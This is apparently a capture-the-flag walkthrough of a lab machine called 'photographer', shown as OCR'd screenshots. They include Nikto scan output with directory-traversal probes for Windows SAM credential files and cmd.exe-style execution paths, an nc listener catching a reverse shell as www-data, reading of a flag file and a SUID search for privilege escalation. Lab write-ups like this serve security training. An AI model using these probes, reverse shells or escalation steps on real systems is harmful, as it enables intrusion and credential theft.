



```
File  Edit  View  Search  Terminal  Tabs  Help
shreya@kali: ~                                  shreya@kali: ~
+ OSVDB-3093: /cgi.cgi/donothing: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3093: /cgi.cgi/ncommerce3/ExecMacro/macro.d2w/NOEXISTINGHTMLBLOCK: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3093: /webcgi/ncommerce3/ExecMacro/macro.d2w/NOEXISTINGHTMLBLOCK: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3093: /cgi-914/ncommerce3/ExecMacro/macro.d2w/NOEXISTINGHTMLBLOCK: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3093: /cgi-915/ncommerce3/ExecMacro/macro.d2w/NOEXISTINGHTMLBLOCK: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3093: /bin/ncommerce3/ExecMacro/macro.d2w/NOEXISTINGHTMLBLOCK: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3093: /cgi/ncommerce3/ExecMacro/macro.d2w/NOEXISTINGHTMLBLOCK: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3093: /mpcgi/ncommerce3/ExecMacro/macro.d2w/NOEXISTINGHTMLBLOCK: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3093: /cgi-bin/ncommerce3/ExecMacro/macro.d2w/NOEXISTINGHTMLBLOCK: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3093: /ows-bin/ncommerce3/ExecMacro/macro.d2w/NOEXISTINGHTMLBLOCK: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3093: /cgi-sys/ncommerce3/ExecMacro/macro.d2w/NOEXISTINGHTMLBLOCK: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3093: /cgi-local/ncommerce3/ExecMacro/macro.d2w/NOEXISTINGHTMLBLOCK: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3093: /htbin/ncommerce3/ExecMacro/macro.d2w/NOEXISTINGHTMLBLOCK: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3093: /cgibin/ncommerce3/ExecMacro/macro.d2w/NOEXISTINGHTMLBLOCK: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3093: /cgis/ncommerce3/ExecMacro/macro.d2w/NOEXISTINGHTMLBLOCK: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3093: /scripts/ncommerce3/ExecMacro/macro.d2w/NOEXISTINGHTMLBLOCK: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3093: /cgi-win/ncommerce3/ExecMacro/macro.d2w/NOEXISTINGHTMLBLOCK: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3093: /fcgi-bin/ncommerce3/ExecMacro/macro.d2w/NOEXISTINGHTMLBLOCK: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3093: /cgi-exe/ncommerce3/ExecMacro/macro.d2w/NOEXISTINGHTMLBLOCK: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3093: /cgi-home/ncommerce3/ExecMacro/macro.d2w/NOEXISTINGHTMLBLOCK: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3093: /cgi-perl/ncommerce3/ExecMacro/macro.d2w/NOEXISTINGHTMLBLOCK: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3093: /scgi-bin/ncommerce3/ExecMacro/macro.d2w/NOEXISTINGHTMLBLOCK: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3093: /cgi-bin-sdb/ncommerce3/ExecMacro/macro.d2w/NOEXISTINGHTMLBLOCK: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3093: /cgi-mod/ncommerce3/ExecMacro/macro.d2w/NOEXISTINGHTMLBLOCK: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3093: /cgi.cgi/parse-file: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3093: /cgi.cgi/php-cgi: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3093: /cgi.cgi/rightfax/fuwww.dll/?: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3093: /webcgi/rightfax/fuwww.dll/?: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3093: /cgi-914/rightfax/fuwww.dll/?: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3093: /cgi-915/rightfax/fuwww.dll/?: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3093: /bin/rightfax/fuwww.dll/?: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3093: /cgi/rightfax/fuwww.dll/?: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3093: /mpcgi/rightfax/fuwww.dll/?: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3093: /cgi-bin/rightfax/fuwww.dll/?: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3093: /ows-bin/rightfax/fuwww.dll/?: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3093: /cgi-sys/rightfax/fuwww.dll/?: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3093: /cgi-local/rightfax/fuwww.dll/?: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3093: /htbin/rightfax/fuwww.dll/?: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3093: /cgibin/rightfax/fuwww.dll/?: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3093: /cgis/rightfax/fuwww.dll/?: This might be interesting... has been seen in web logs from an unknown scanner.
```



shreya@kali: ~
File Edit View Search Terminal Tabs Help
test script from SensePost. The sensepost.exe allows command execution (it is a copy of cmd.exe), as did the original unicode exploit (see ht
+ OSVDB-436: /fcgi-bin/sensepost.exe?/c+dir: The presence of sensepost.exe indicates the system is/was vulnerable to a Unicode flaw and was compromised with a
test script from SensePost. The sensepost.exe allows command execution (it is a copy of cmd.exe), as did the original unicode exploit (see ht
+ OSVDB-436: /cgi-exe/sensepost.exe?/c+dir: The presence of sensepost.exe indicates the system is/was vulnerable to a Unicode flaw and was compromised with a
test script from SensePost. The sensepost.exe allows command execution (it is a copy of cmd.exe), as did the original unicode exploit (see ht
+ OSVDB-436: /cgi-home/sensepost.exe?/c+dir: The presence of sensepost.exe indicates the system is/was vulnerable to a Unicode flaw and was compromised with a
test script from SensePost. The sensepost.exe allows command execution (it is a copy of cmd.exe), as did the original unicode exploit (see ht
+ OSVDB-436: /cgi-perl/sensepost.exe?/c+dir: The presence of sensepost.exe indicates the system is/was vulnerable to a Unicode flaw and was compromised with a
test script from SensePost. The sensepost.exe allows command execution (it is a copy of cmd.exe), as did the original unicode exploit (see ht
+ OSVDB-436: /scgi-bin/sensepost.exe?/c+dir: The presence of sensepost.exe indicates the system is/was vulnerable to a Unicode flaw and was compromised with a
test script from SensePost. The sensepost.exe allows command execution (it is a copy of cmd.exe), as did the original unicode exploit (see ht
+ OSVDB-436: /cgi-bin-sdb/sensepost.exe?/c+dir: The presence of sensepost.exe indicates the system is/was vulnerable to a Unicode flaw and was compromised wit
h a test script from SensePost. The sensepost.exe allows command execution (it is a copy of cmd.exe), as did the original unicode exploit (see ht
+ OSVDB-436: /cgi-mod/sensepost.exe?/c+dir: The presence of sensepost.exe indicates the system is/was vulnerable to a Unicode flaw and was compromised with a
test script from SensePost. The sensepost.exe allows command execution (it is a copy of cmd.exe), as did the original unicode exploit (see ht
+ OSVDB-6695: /cgi.cgi/rwcgi60: Oracle report server reveals system information without authorization. See Oracle note 133957.1 - Restricting Access to the Re
ports Server Environment and Output
+ OSVDB-6695: /cgi.cgi/rwcgi60/showenv: Oracle report server reveals system information without authorization. See Oracle note 133957.1 - Restricting Access t
o the Reports Server Environment and Output
+ OSVDB-721: /..%252f..%252f..%252f..%252f..%252f../windows/repair/sam: BadBlue server is vulnerable to multiple remote exploits. See http://www.securiteam.co
m/exploits/5HP0M2A60G.html for more information.
+ OSVDB-721: /..%252f..%252f..%252f..%252f..%252f../winnt/repair/sam: BadBlue server is vulnerable to multiple remote exploits. See http://www.securiteam.com/
exploits/5HP0M2A60G.html for more information.
+ OSVDB-721: /..%255c..%255c..%255c..%255c..%255c../windows/repair/sam: BadBlue server is vulnerable to multiple remote exploits. See http://www.securiteam.co
m/exploits/5HP0M2A60G.html for more information.
+ OSVDB-721: /..%255c..%255c..%255c..%255c..%255c../winnt/repair/sam: BadBlue server is vulnerable to multiple remote exploits. See http://www.securiteam.com/
exploits/5HP0M2A60G.html for more information.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /admin/index.html: Admin login page/section found.
+ OSVDB-3092: /.svn/entries: Subversion Entries file may contain directory listing information.
+ OSVDB-3092: /.git/index: Git Index file may contain directory listing information.
+ OSVDB-3092: /.hg/dirstate: Mercurial DirState file may contain directory listing information.
+ /adfs/ls/?wa=wsignout1.0: Active Directory Federation Services sign out page found.
+ /server-status: Apache server-status interface found (protected/forbidden)
+ 26552 requests: 0 error(s) and 662 item(s) reported on remote host
+ End Time: 2020-08-26 22:04:35 (GMT5.5) (122 seconds)
+ 1 host(s) tested
shreya@kali:~$


Burp Suite Community Edition v2020.5.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Send Cancel
Target: http://192.168.5.128:8000
Request
Raw Params Headers Hex
Response
Raw
0 matches
Pretty
Ready


shreya@kali: ~
File Edit View Search Terminal Tabs Help
shreya@kali: ~
shreya@kali: ~
Listening on 0.0.0.0 9901
shreya@kali:~$ nc -lvnp 9901
Listening on 0.0.0.0 9901
Connection received on 192.168.43.104 33931
Linux photographer 4.15.0-45-generic #48~16.04.1-Ubuntu SMP Tue Jan 29 18:03:48 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
13:19:27 up 4:24, 1 user, load average: 0.00, 0.01, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
guest-w4 tty7 :0 14:25 ? 1:56 0.34s /sbin/upstart --user
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
cdrom
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
$


shreya@kali: ~
File Edit View Search Terminal Tabs Help
shreya@kali: ~/privilege-escalation-awesome-scripts-suite/linPEAS
shreya@kali: ~
shreya@kali: ~/privilege-escalation-awesome-scripts-suite/linPEAS
Listening on 0.0.0.0 9901
Connection received on 192.168.43.104 33191
Linux photographer 4.15.0-45-generic #48~16.04.1-Ubuntu SMP Tue Jan 29 18:03:48 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
15:06:22 up 6:11, 1 user, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
guest-w4 tty7 :0 14:25 41:17 2:04 0.66s /sbin/upstart --user
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ /bin/bash -i
bash: cannot set terminal process group (1420): Inappropriate ioctl for device
bash: no job control in this shell
www-data@photographer:/$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@photographer:/$ cd /home/daisa
cd /home/daisa
www-data@photographer:/home/daisa$ cat user.txt
cat user.txt
d41d8cd98f00b204e9800998ecf8427e
www-data@photographer:/home/daisa$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
^C
shreya@kali:~$ nc -lvnp 9901
Listening on 0.0.0.0 9901
Connection received on 192.168.43.104 60113
Linux photographer 4.15.0-45-generic #48~16.04.1-Ubuntu SMP Tue Jan 29 18:03:48 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
15:09:39 up 6:14, 1 user, load average: 0.68, 0.22, 0.07
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
guest-w4 tty7 :0 14:25 44:34 2:04 0.66s /sbin/upstart --user
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ /bin/bash -i
bash: cannot set terminal process group (1420): Inappropriate ioctl for device
bash: no job control in this shell
www-data@photographer:/$ ls
ls
bin
boot
cdrom





HURRAHHHH !!!! CRACKED IT

FILE NAME WAS proof.txt

Thank you

By **Shreya Talukdar**